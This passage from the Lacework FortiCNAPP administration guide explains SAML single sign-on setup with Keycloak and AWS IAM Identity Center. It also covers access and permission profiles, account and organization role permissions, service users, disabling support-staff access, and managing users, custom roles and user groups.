3. Go to *Clients* and click on *create* (top left).
4. In the new Client wizard, add the following settings:
   - *Client ID* : `https://lacework.net`
   - *Client Protocol* : `saml`
   - Click *Save*.
5. Go to the newly created Client and apply the following settings:
   - *Client Signature Required* : OFF
   - *Name ID Format* : `email`
   - *Root URL* : Your Tenant Name in the form https://tenant.lacework.net
   - *Valid Redirect URIs* : `/*`
   - *Base URL* : `/ui/`
   - *Master SAML Processing URL* : `/sso/saml/login`
6. Go to your realm settings in *General* and download the Keycloak Identity Provider Metadata for SAML 2.0.

Enabling SAML in the console

To enable SAML:

1. Sign in to the console with an admin account.
2. Navigate to *Settings* > *Authentication* > *SAML*.
3. Select *Upload identity provider data* and click *Next*.
4. Type a descriptive name for *Identity Provider*.
5. In *Upload Identity Provider Meta Data File*, click *Choose File* and select the previously saved Keycloak metadata file.
   The fields should be populated and you should see confirmation that the metadata included a certificate.

6. Click *Save*.

SAML SSO with AWS

This topic describes how to configure SAML SSO with AWS to enable employee access to your console.

Prerequisite

To use Identity Center enabled applications, first enable IAM Identity Center to allow them access. For more information, see Identity Center enabled applications.

Creating the Lacework FortiCNAPP application in the IAM Identity Center

To create the application:

1. Log in to the IAM Identity Center console with a role that can create IAM Identity Center resources.
2. Click *Applications > Add application*.
3. Under *Applications*, search for an application, and select the application from the list. Click *Next*.
4. Under *Configure application*, the *Display name* and *Description* pre-populates with the application you chose. You can edit these.
5. Under *IAM Identity Center metadata*, download a copy of the IdP metadata, which is required to complete the setup in the Lacework FortiCNAPP Console.
6. Under *Application properties*, enter `https://<tenant-name>lacework.net` as the application start URL.
7. Under *Application metadata*, enter the following values:
   - Application ACS URL: `https://<tenant-name>.lacework.net/sso/saml/login`
   - Application SAML Audience: `https://lacework.net`
8. Click *Submit*.
9. Go to the *Attribute mappings* tab and update the attribute mappings with your user email. The only user attribute required is the user email (first row). The additional attributes are not required unless JIT user provisioning is enabled.

Enabling SAML in the console

To enable SAML:

1. In a separate browser tab or window, sign in to the Lacework FortiCNAPP Console.
2. On the *Lacework SAML configuration* page (see SAML Configuration), upload the IdP metadata returned from step 5.

Access control and authorization

This section includes the following:

- FortiCloud integrated access control on page 2246
- Legacy access control overview on page 2255

If you are new to Lacework FortiCNAPP, see FortiCloud integrated access control on page 2246.

FortiCloud integrated access control

This section includes the following:

- Access and permission profiles on page 2247

Access and permission profiles

This topic is intended for new Lacework FortiCNAPP users that were configured through FortiCloud Services. If you are an existing user, see Access control at the account level on page 2269.

New Lacework FortiCNAPP portal users are configured in the FortiCloud Identity & Access Management (IAM) portal. When a user is created, they must be assigned a permission profile which determines their level of access to designated FortiCloud services, such as the Lacework FortiCNAPP portal. Multiple users may be assigned to the same permission profile to allow for grouped access to the defined FortiCloud services.


FortiCloud-based user control in the Lacework FortiCNAPP portal is managed in the *Settings > Access Control > Access profiles* and *Permission profiles* pages. Once a user has been assigned access to the Lacework FortiCNAPP portal through their permission profile in the IAM portal, access profiles can be used to further define their granular capabilities within the Lacework FortiCNAPP portal. Access profiles define which resource groups and pages within the Lacework FortiCNAPP portal a user can access by combining role and resource group configurations; thereby assigning these access criteria to the assigned permission profile and its associated users.

Before configuring access profiles and permission profiles in the Lacework FortiCNAPP portal, you must create users and assign their permission profiles in the IAM portal. See Users and Permission profiles in the FortiCloud Identity & Access Management (IAM) guide.

The IAM portal can be accessed at https://support.fortinet.com/iam.


Access profiles

Access profiles can be created and managed in the *Settings > Access Control > Access profiles* page to organize Legacy Lacework FortiCNAPP users and permission profiles. Access profiles are configured by defining the roles and resource groups that will determine the pages and resources available within the Lacework FortiCNAPP portal. Likewise, permission profiles can be assigned to the access profile as it is configured.




To create an access profile:


1. Go to *Settings > Access Control > Access profiles*.
2. Click *Add New*.
3. Enter a *Name* and select a *Role*.




4. Click *Next*.
5. Remove or add *Resource groups* as required.



6. Click *Next*.
7. Select the permission profiles to assign to the access profile.



8. Click *Next*.
9. Select users to add to the access profile.




10. Click *Save*.


Once an access profile has been configured, assigned permission profiles can be managed from the *Settings > Access Control > Access profiles* page. For example, existing permission profiles can be unassigned from an access profile and new permission profiles can be added.

To manage permission profiles assigned to an access profile:


1. Go to *Settings > Access Control > Access profiles*.
2. Locate the access profile.
3. Select the action dropdown list.



4. Select *Manage permission profiles*. The *Access profile > Permission profiles* tab is displayed.




5. Manage permission profiles:
   - Remove assigned permission profiles:
     i. Select the permission profile you want to remove.



     ii. Click *Delete*.
   - Add new permission profiles:

i. Click *Add more permission profiles*. The *Permission profiles* list is displayed.



ii. Select the permission profiles to assign.


iii. Click *Confirm*.

Permission profiles


Permission profiles define a user's access to the Lacework FortiCNAPP portal. By assigning a permission profile to an access profile, resource group and role access can be defined for granular control of in-portal permissions and access.

Permission profiles created in the IAM portal that define access to the Lacework FortiCNAPP portal are migrated from the IAM portal into the *Settings > Access Control > Permission profiles* page:

- Permission profile are configured in the IAM portal:




- Permission profiles are automatically imported into the Lacework FortiCNAPP portal:




Permission profiles are organized by *Name* and associated *Access profiles*. Access profiles are initially configured in the *Settings > Access Control > Access profiles* page. Access profiles can then be added to a permission profile or removed in the *Permission profiles* page.

To add access profiles to a permission profile:


1. Go to *Settings > Access Control > Permission profiles*.
2. Hover over the permission profile you want to edit.



3. Select *Manage access profiles*.




4. Click *Add*.
5. Select the access profiles you want to add to the permission profile.




6. Click *Confirm*.

To delete access profiles from a permission profile:

1. Go to *Settings > Access Control > Permission profiles*.
2. Hover over the permission profile you want to edit.



3. Select *Manage access profiles*.
4. Select the access profiles you want to remove from the permission profile.



5. Click *Delete*.

Legacy access control overview

The content in this section is intended for existing Lacework FortiCNAPP users.

New Lacework FortiCNAPP users are created and configured in the FortiCloud Identity & Access Management (IAM) portal. If you are a new user, access control is managed through access profiles and permission profiles. To configure your access capabilities, see Access and permission profiles on page 2247.

Access control lets you give granular access to specific users and service accounts and resources and prevents unwanted access to other accounts and resources. *Access* represents the types of actions that users can perform, read, create, and delete, and the features that the actions can apply to. It also applies to resources detected by Lacework FortiCNAPP. By excluding resource group access for a particular user group, you prevent users in that group from being able to view or work with the resources in the group in any way.

Role-based access control (RBAC) is control over user groups and access to resources based on a defined role at either an account level or organization level.

Organization roles

At organization level, Lacework FortiCNAPP supports two roles: Administrator and User.

The following table describes in detail each role and its permissions.

User type	Description
Org admin	Users with the organization administrator role have full access to all organization-level settings. They also have administrator role access to all underlying accounts within the organization. See Create Users for an Organization.
Org user	Users with the organization user role have Read permission to all organization-level settings. They also have user role access to all underlying accounts within the organization. See Create Users for an Organization.

Account roles

At account level, Lacework FortiCNAPP supports three roles: Admin, Power user, and Read-only user.

The following tables describe in detail each role and its permissions for standard user types.

The following table represents Account Admins:

Pages	Read	Write	Delete
Alerts	✓	✓	✓
Compliance	✓	✓	✓
Vulnerabilities	✓	✓	✓
Code security	✓	✓	
Resources	✓	✓	
Policies	✓	✓	✓
Reports	✓	✓	✓
Subscription	✓	✓	✓
Identities[1]	✓	✓	✓
Attack path	✓		
Settings			
Alert channels	✓	✓	✓
Alert rules	✓	✓	✓
Cloud accounts	✓	✓	✓
Container registries	✓	✓	✓
Resource groups[2]	✓	✓	✓
API keys	✓	✓	✓
Agents	✓	✓	
Report rules	✓	✓	✓
Data export	✓	✓	✓
AI assistants	✓		
General	✓	✓	✓
License	✓		
Audit logs	✓		
Access control	✓	✓	✓

The following table represents Power users:

Pages	Read	Write	Delete
Alerts	✓	✓	✓
Compliance	✓	✓	✓
Vulnerabilities	✓	✓	✓

Pages	Read	Write	Delete
Code security	✓	✓	
Resources	✓	✓	
Policies	✓	✓	✓
Reports	✓	✓	✓
Subscription			
Identities[1]	✓	✓	✓
Attack path	✓		
Settings			
Alert channels	✓	✓	✓
Alert rules	✓	✓	✓
Cloud accounts			
Container registries			
Resource groups			
API keys			
Agents			
Report rules			
Data export			
AI assistants	✓		
General			
License			
Audit logs			
Access control			

The following table represents Read-only users:

Pages	Read	Write	Delete
Alerts	✓		
Compliance	✓		
Vulnerabilities	✓		
Code security	✓		
Resources	✓		
Policies	✓		

Pages	Read	Write	Delete
Reports	✓		
Subscription			
Identities	✓		
Attack path	✓		
Settings			
Alert channels			
Alert rules			
Cloud accounts			
Container registries			
Resource groups			
API keys			
Agents			
Report rules			
Data export			
AI assistants	✓		
General			
License			
Audit logs			
Access control			

[1] The write and delete permissions for identities allow exception and Jira ticket creation.

[2] For caveats and usage note related to permissions for resource groups, see Resource Groups.

Service users

Lacework FortiCNAPP supports service users to provide programmatic access to the Lacework FortiCNAPP API without allowing logins to the console. Service users have three roles: Admin, Power user, and Read-only user.

The following table describes in detail each role and its permissions.

User type	User group	Description
Service user	Account admin	Users with the account administrator role have full access to all Lacework API endpoints.
Service	Account power user	Users with the power-user role have full access to the following API endpoints:


User type	User group	Description
user		• Alerts • Alert channels • Alert profiles • Alert rules • Vulnerabilities • Vulnerability exceptions • Vulnerability policies • Policies • Reports • Report rules • Resource groups • Inventory
Service user	Account read-only user	Users with the read-only role have access to the following `GET` API endpoints: • List alerts • Alert details • Track container scan status • List all vulnerability exceptions • Vulnerability exception details • Search inventory • List all policies • Policy tags • Policy details • Reports

Disabling Lacework FortiCNAPP support access

By default, Lacework FortiCNAPP support staff can access your account if needed as an administrator. This allows Lacework FortiCNAPP's team to help troubleshoot and isolate issues in your environment. If you need to prohibit this access to your account, you can disable the *Lacework Support* user in the *Settings > Access Control > Users* page.

To disable access for Lacework FortiCNAPP support users:

1. Go to *Settings > Access Control > Users*.
2. Select the *Account level* tab.
3. Select the *Lacework Support* user.




4. Select the toggle to disable access.
   If a Lacework FortiCNAPP support member attempts to log into your environment, access will be denied.

Disabling Lacework FortiCNAPP support access in Organizations

If you are a part of an Organization, then there may have multiple *Lacework Support* users assigned. The Organization root account and each sub-account may each have a support user assigned. In this case, to disable access to a sub-account, the *Lacework Support* users for both the sub-account and the root account must be disabled. If only the sub-account user is disabled, Lacework FortiCNAPP support staff can continue to access you account through the root account.

To disable access for Lacework FortiCNAPP support users in an Organization:

1. Log into Lacework FortiCNAPP as an Organization administrator.
2. Go to the Organization root account.
3. Go to *Settings > Access Control > Users*.
4. Search for *support*. The *Lacework Support* users across the Organization are listed.



5. Select the *Status* toggle to disable *Lacework Support* user with *Org admin* access.

6. Select the *Status* toggle to disable *Lacework Support* users associated with the sub-accounts you want to block access to.

Disable all *Lacework Support* users if you want to prohibit Lacework FortiCNAPP support staff from accessing any account in your Organization.

If a Lacework FortiCNAPP support member attempts to log into your Organization, access will be denied.

Managing access at the organization level

Lacework FortiCNAPP organizations are a part of FortiCloud Organizations. See FortiCloud Organizations on page 111 for more information on managing the Organization and users.

Editing organization users

To edit organization users:

1. Log in to the console as a Lacework FortiCNAPP user with organization administrative privileges.
2. Go to *Settings* > *Access control* > *Users*.
3. Select the organization user you want to edit, then click the *Edit* ( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Edit*.
4. To make the user an organization administrator, select *Yes* to the *Will these users be an Organization admin* prompt.
   Organization admins are automatically granted the Admin account role for all Lacework accounts within your organization.
   To make the user an organization user, select *No* to the *Will these users be an Organization admin* prompt.
   Select *Yes* to the *Will these users be an Organization user* prompt.
   Organization users are automatically granted the Read-Only role for all Lacework accounts within your organization.
   Select which Lacework accounts the new user will be an account admin.
5. Click *Save* to save the changes to this organization user.

Removing an organization administrator

Deleting an organization administrator from your organization is necessary to maintain proper security on the Lacework FortiCNAPP platform. For example, if a person leaves the organization, keeping their account active is risky from a security perspective. Keeping an organization administrator account open for a person no longer active with your organization is even riskier.

Deleting a user who is an organization administrator is a two-step procedure. You must first reassign that user to be an organization user. Then, you can remove that team member from the organization.

Reassigning an organization administrator to be an organization user

To reassign an organization administrator:

1. Log in to the console as a Lacework FortiCNAPP user with organization administrative privileges.
2. Go to *Settings > Access control > Users*.
3. Click the *Search* icon and type the name of the user you want to delete.
4. Click the *Ellipsis* (...) icon and select *Edit*.
5. From the *Org level access* drop-down, select *Org user*.
6. Click *Save*. The user is now an organization user.

Deleting an organization user from the organization

To delete a user:

1. Log in to the console as a Lacework FortiCNAPP user with organization administrative privileges.
2. Go to *Settings > Access control > Users*.
3. Click the *Search* icon and type the name of the user you want to delete.
4. Click the *Ellipsis* icon (...) and select *Delete*.
5. Confirm the deletion. See View Users Page.

Managing access at the account level

The content in this topic is intended for existing Lacework FortiCNAPP users.

New Lacework FortiCNAPP users can be configured in the FortiCloud IAM portal. Access control is then managed through access profiles and permission profiles.

See the following resources:

- For more information on creating and managing users, see Users in the FortiCloud IAM guide.
- For managing new user access, see Access and permission profiles on page 2247.

Custom roles

Editing custom roles

To edit custom roles:

1. Log in to the console as a Lacework FortiCNAPP user with account administrative privileges.
2. Go to *Settings* > *Access control* > *Roles*.
3. Select the custom role you want to edit, then click the *Edit* ( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Edit*.
4. Make changes to the role name or permissions.
5. Click *Save* to save the changes to this custom role.

Adding custom roles to custom user groups

To add custom roles:

1. Log in to the console as a Lacework FortiCNAPP user with account administrative privileges.
2. Go to *Settings* > *Access control* > *User group*.
3. Select the custom user group you want to add the custom role to then click the *Edit* ( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Edit*.
4. From the *Role* dropdown menu, select the custom role.
5. Click *Save*.

A custom user group can have multiple custom roles added to it.

Custom user groups

Editing custom user groups

To edit a custom user group:

1. Log in to the console as a Lacework FortiCNAPP user with account administrative privileges.
2. Go to *Settings* > *Access control* > *User groups*.
3. Select the custom user group you want to edit, then click the *Edit* ( ) icon.
   Alternatively, click the *Ellipsis* (...) icon and select *Edit*.
4. Click *Details*, then make changes to the user group name, role, or resource groups.

   When modifying resource groups in a user group, note that users who have access to a resource in a given time frame will be able to see those resources in the Lacework FortiCNAPP Console within the time frame for which they had access, even if that access is later removed.
5. Click *Save* to save the changes to this custom user group.
6. Click *Users*, then add or remove users from this user group.

Deleting custom user groups

To delete a custom user group:

